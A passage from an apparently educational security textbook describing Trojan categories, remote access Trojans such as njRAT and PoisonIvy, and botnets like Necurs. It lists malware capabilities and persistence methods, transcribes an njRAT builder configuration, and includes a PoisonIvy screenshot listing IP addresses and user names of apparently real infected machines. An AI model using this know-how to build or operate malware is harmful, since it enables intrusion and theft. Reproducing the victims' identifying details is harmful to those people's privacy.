11. **Security Software Disabler Trojans**
12. **Destructive Trojans**
13. **DDoS Attack Trojans**
14. **Command Shell Trojans**

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, who is located in Russia, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.3: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **njRAT**


  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files

- Open an active remote session providing the attacker access to the command line of the victim's machine
- Log keystrokes and steal credentials from browsers


njRAT v0.7d Port[5552] Online[0] Selected[0] REQ[0]
Scre
Name
IP
PC
User
Install Date
Flag
Country
Operating System
Cam
Ver
Ping
Active Window
Builder
Build
[Logs] [Builder] [Settings] [About] Connections[0] Upload [0 Bytes] Download [0 Bytes]

Host: 10.10.10.10
Port: 5552
VicTim Name: HacKed
☐ Icon
☐ Protect Process [BSOD]
☑ Copy To StartUp
☑ Registy StartUp
KeyLogs Size KB: 20
ExeName: Trojan.exe ☑ Copy
Directory: %TEMP%

Figure 7.4: Screenshot of njRAT

Some additional RATs are as follows:

- FlawedAmmyy
- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**


  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer
  - Steals information by taking screenshots of the desktop and recording audio or webcam footage
  - Accesses saved passwords and password hashes


Poison Ivy - [Listening on Port: [redacted] (Connections: 256)]
File
Preferences
Window
Help
Connections
Statistics
Settings

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
Pyro	24.85.136.9	24.85.136.9	Direct	MAXIM-SHAROV	Owner	Admin	WinXP	1800 MHz	511.30 MiB	2.3.1	141
Pyro	76.70.114.18	192.168.1.2	Direct	S-B390679CA78D4	Owner	Admin	WinXP	954 MHz	511.48 MiB	2.3.1	62
Pyro	58.107.30.7	58.107.30.7	Direct	CONCOMM1	Newcomm1	Admin	WinXP	2700 MHz	1.023.22 ...	2.3.1	437
Pyro	24.222.197.8	192.168.1.103	Direct	STEVES-PC	Steve Evans	Admin	WinXP	2660 MHz	2 GiB	2.3.1	78
Pyro	99.253.234.146	192.168.0.101	Direct	MAXIME-DEA79B4E	Maxime	Admin	WinXP	2600 MHz	1.50 GiB	2.3.1	125
Pyro	62.107.230.18	62.107.230.18	Direct	BRUGER-DA0EBA93	Bruger	Admin	WinXP	2394 MHz	503.48 MiB	2.3.1	578
Pyro	213.22.111.45	213.22.111.45	Direct	EXPERIEN-2B0B71	Administrator	Admin	WinXP	1474 MHz	767.48 MiB	2.3.1	594
Pyro	76.64.65.140	192.168.2.11	Direct	MONSTER	stefan	Admin	WinXP	3000 MHz	2 GiB	2.3.1	109
Pyro	81.102.114.249	81.102.114.249	Direct	HOME	Brett	Admin	WinXP	3401 MHz	2 GiB	2.3.1	219
Pyro	213.163.118.41	192.168.1.100	Direct	BANJE	Administrator	Admin	WinXP	2594 MHz	509.98 MiB	2.3.1	984
Pyro	83.132.166.237	192.168.1.1	Direct	HOME	Cláudia&Jorge	Admin	WinXP	1833 MHz	1.023.48 ...	2.3.1	234
Pyro	76.234.114.116	192.168.1.65	Direct	22NDSTRE-EBB729	Owner	Admin	WinXP	3066 MHz	1.25 GiB	2.3.1	250
Pyro	69.134.252.25	192.168.0.102	Direct	YOUR-4DACD0EA75	HP_Administrator	Admin	WinXP	2405 MHz	2 GiB	2.3.1	141
Pyro	87.11.97.165	192.168.1.109	Direct	NOME-CCF3A8BBC8	Saro	Admin	WinXP	340 MHz	511.30 MiB	2.3.1	578
Pyro	82.168.67.206	192.168.1.33	Direct	MAX	x	Admin	WinXP	3000 MHz	1.023.48 ...	2.3.1	219
Pyro	66.206.234.222	192.168.15.107	Direct	CARMICHEAL	BEV	Admin	WinXP	2992 MHz	1.022.09 ...	2.3.1	62
Pyro	79.43.77.6	192.168.1.50	Direct	ACER	July	Admin	WinXP	710 MHz	1.022.05 ...	2.3.1	281
Pyro	91.110.21.135	192.168.2.2	Direct	COMPUTER	Compaq_Owner	Admin	WinXP	995 MHz	1.022.48 ...	2.3.1	234
Pyro	151.83.11.152	151.83.11.152	Direct	GIALLOMB-VIB4W1	Giovanni	Admin	WinXP	1600 MHz	2 GiB	2.3.1	328
Pyro	58.68.12.210	192.168.1.53	Direct	VIJAY	superman	Admin	WinXP	2533 MHz	1.99 GiB	2.3.1	406
Pyro	72.137.201.133	192.168.1.102	Direct	TIBOR-PC	Tibor Svajko	Admin	WinXP	3211 MHz	1.023.23 ...	2.3.1	109
Pyro	213.93.184.58	192.168.0.2	Direct	UW-4B58D8528225	Compaq_Eigenaar	Admin	WinXP	2933 MHz	511.36 MiB	2.3.1	172
Pyro	200.88.138.221	10.0.0.5	Direct	EQUIPO1	Admin	Admin	WinXP	3067 MHz	494.42 MiB	2.3.1	2500

Version 2.3.2 Nr. of Ports: 2 | Nr. of Plugins: 3 | Nr. of Connections: 256

Figure 7.5: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.



Botnet
Company Website
Attacker
Botnet C&C Server


Figure 7.6: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses


Re: - Message (Plain Text)
File
Message
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Delete
Respond
Move
OneNote
Actions
Move
Mark Unread
Categorize
Follow Up
Tags
Translate
Find
Related
Select
Editing
Zoom
Zoom

Extra line breaks in this message were removed.

From: [redacted]

